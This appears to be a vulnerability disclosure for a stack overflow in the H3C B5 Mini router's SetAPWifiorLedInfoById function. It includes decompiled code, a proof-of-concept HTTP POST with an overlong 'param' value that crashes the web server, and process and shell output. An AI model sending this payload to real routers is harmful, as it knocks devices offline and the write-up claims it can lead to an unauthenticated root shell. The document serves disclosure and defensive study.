
H3C B5 Mini B5MiniV100R005 has a stack overflow vulnerability

Overview

- Manufacturer's website information：https://www.h3c.com/
- Firmware download address ：https://www.h3c.com/cn/d_202007/1311628_30005_0.htm

Product Information

H3C B5 Mini B5MiniV100R005 router, the latest version of simulation overview：



H3C B5MiniV100R005 版本软件及说明书

软件名称: H3C B5MiniV100R005 版本软件及说明书

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
- H3C B5MiniV100R005 版本说明书.pdf(603.66 KB)
- B5MiniV100R005.zip(13.14 MB)

软件说明:

H3C B5MiniV100R005 版本说明书

Vulnerability details

The H3C B5 Mini B5MiniV100R005 router was found to have a stack overflow vulnerability in the SetAPWifiorLedInfoById function. An attacker can obtain a stable root shell through a carefully constructed payload.



```
int __fastcall sub_455E04(int a1)
{
  int v2; // [sp+28h] [+28h]
  int v3; // [sp+2Ch] [+2Ch]
  int v4; // [sp+2Ch] [+2Ch]
  int v5; // [sp+2Ch] [+2Ch]
  int v6; // [sp+30h] [+30h]
  int v7; // [sp+34h] [+34h]
  int v8; // [sp+38h] [+38h]
  int v9; // [sp+38h] [+38h]
  int v10; // [sp+3Ch] [+3Ch]
  char v11[64]; // [sp+40h] [+40h] BYREF
  int v12; // [sp+80h] [+80h] BYREF
  char v13[68]; // [sp+84h] [+84h] BYREF

  v10 = 0;
  memset(v11, 0, sizeof(v11));
  memset(v13, 0, 64);
  v7 = websgetvar(a1, "param", &dword_49D2E0);
  if ( !v7 )
    return -2;
  sscanf(v7, "%[^;]", v11);
  v8 = v7 + strlen(v11) + 1;
  v6 = atoi(v11);
  sscanf(v8, "%[^;]", v11);
  v9 = v8 + strlen(v11) + 1;
```


In the `SetAPWifiorLedInfoById` function, `V7` (the value `param`) we entered is formatted using the `sscanf` function and in the form of `%[^;]` . This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `V11` , it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 546
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: LOGIN_PSD_REM_FLAG=0; PSWMOBILEFLAG=true
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=SetAPWifiorLedInfoById&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



```
 1514 root      1864 S    /bin/h3cgamebooster &
 1519 root       296 S    /bin/watchdog &
 1523 root       360 S    sh /var/tmp/uu/monitor.sh &
 1524 root       728 S    /bin/monitor &
 1656 root       448 S    dnsmasq -r /etc/resolv.conf -n -c 500
 1670 root       556 S    /bin/dhcpd -d -q br0
 1837 root       164 S    pathsel -i wlan-msh -P -d
 2355 root      2904 S    /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
 2361 root       464 S    /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
 6712 root       572 S    telnetd
 8992 root      3636 S    /bin/webs &
18995 root       600 S    sleep 60
19075 root      1044 S    -mwcli
19155 root       796 S    /bin/sh
19177 root       724 R    ps
24244 root       556 S    pppd file /etc/ppp/options385875970 WAN1 385875970 3 WAN1 enable
/ #
```

The picture above shows the process information before we send poc.



```
 1514 root      1864 S    /bin/h3cgamebooster &
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 6712 root       572 S    telnetd
19075 root      1044 S    -mwcli
19155 root       796 S    /bin/sh
19285 root       600 S    sleep 60
19402 root      2196 S    /bin/webs &
19427 root       724 R    ps
24244 root       556 S    pppd file /etc/ppp/options385875970 WAN1 385875970 3 WAN1 enable
```



In the picture above, we can see that the PID has changed since we sent the POC.



级别	信息来源	信息内容
error	系统	webs进程已重启。

The picture above is the log information.




连接超时

192.168.124.1 的服务器响应时间过长。

- 此站点暂时无法使用或者太过忙碌。请过几分钟后再试。
- 如果您无法载入任何网页，请检查您计算机的网络连接状态。
- 如果您的计算机或网络受到防火墙或者代理服务器的保护，请确认 Firefox 已被授权访问网络。

By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).



```
BusyBox v1.2.0 (2020.06.11-07:39+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x    2 1007     1007          7574 Jun 11  2020 www
drwxr-xr-x   10 root     root             0 Jul 20 22:51 var
drwxrwxr-x    5 1007     1007            49 Jun 11  2020 usr
drwxrwxr-x    3 1007     1007            26 Jun 11  2020 uclibc
lrwxrwxrwx    1 1007     1007             7 Jun 11  2020 tmp -> var/tmp
dr-xr-xr-x   11 root     root             0 Jan  1  1970 sys
lrwxrwxrwx    1 1007     1007             3 Jun 11  2020 sbin -> bin
dr-xr-xr-x   88 root     root             0 Jan  1  1970 proc
drwxr-xr-x    9 root     root             0 Jan  1  1970 mnt
lrwxrwxrwx    1 1007     1007             3 Jun 11  2020 lib32 -> lib
drwxrwxr-x    4 1007     1007          2452 Jun 11  2020 lib
lrwxrwxrwx    1 1007     1007             9 Jun 11  2020 init -> sbin/init
drwxrwxr-x    2 1007     1007             3 Jun 11  2020 home
drwxrwxr-x    2 1007     1007             3 Jun 11  2020 ftproot
drwxr-xr-x   10 root     root             0 Jul 20 21:10 etc
drwxrwxr-x    4 1007     1007          2539 Jun 11  2020 dev
drwxr-xr-x    2 1007     1007          1475 Jun 11  2020 bin
/ # 
```

Finally, you also can write exp to get a stable root shell without authorization.